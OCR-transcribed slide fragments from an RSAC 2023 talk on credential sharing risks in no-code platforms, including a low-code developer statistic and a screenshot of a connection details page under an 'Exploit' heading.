
More MSFT low-code devs than .NET devs, today!

Sources: Microsoft Build 2018, Ignite 2019, Build 2020, Protocol 2022

Credential Sharing as a Service: The Dark Side of No Code

Michael Bargury
RSAC 2023

Exploit



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Status

Connected

Owner


Jamie Reding

Created

7/6/2023, 2:30:34 PM

Modified

7/27/2023, 11:48:49 PM



Connections > jamieredingcustomerdata.file.core.windows.net

Details | **Apps using this connection** | Flows using this connection

Name
Customer Insights Azure

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
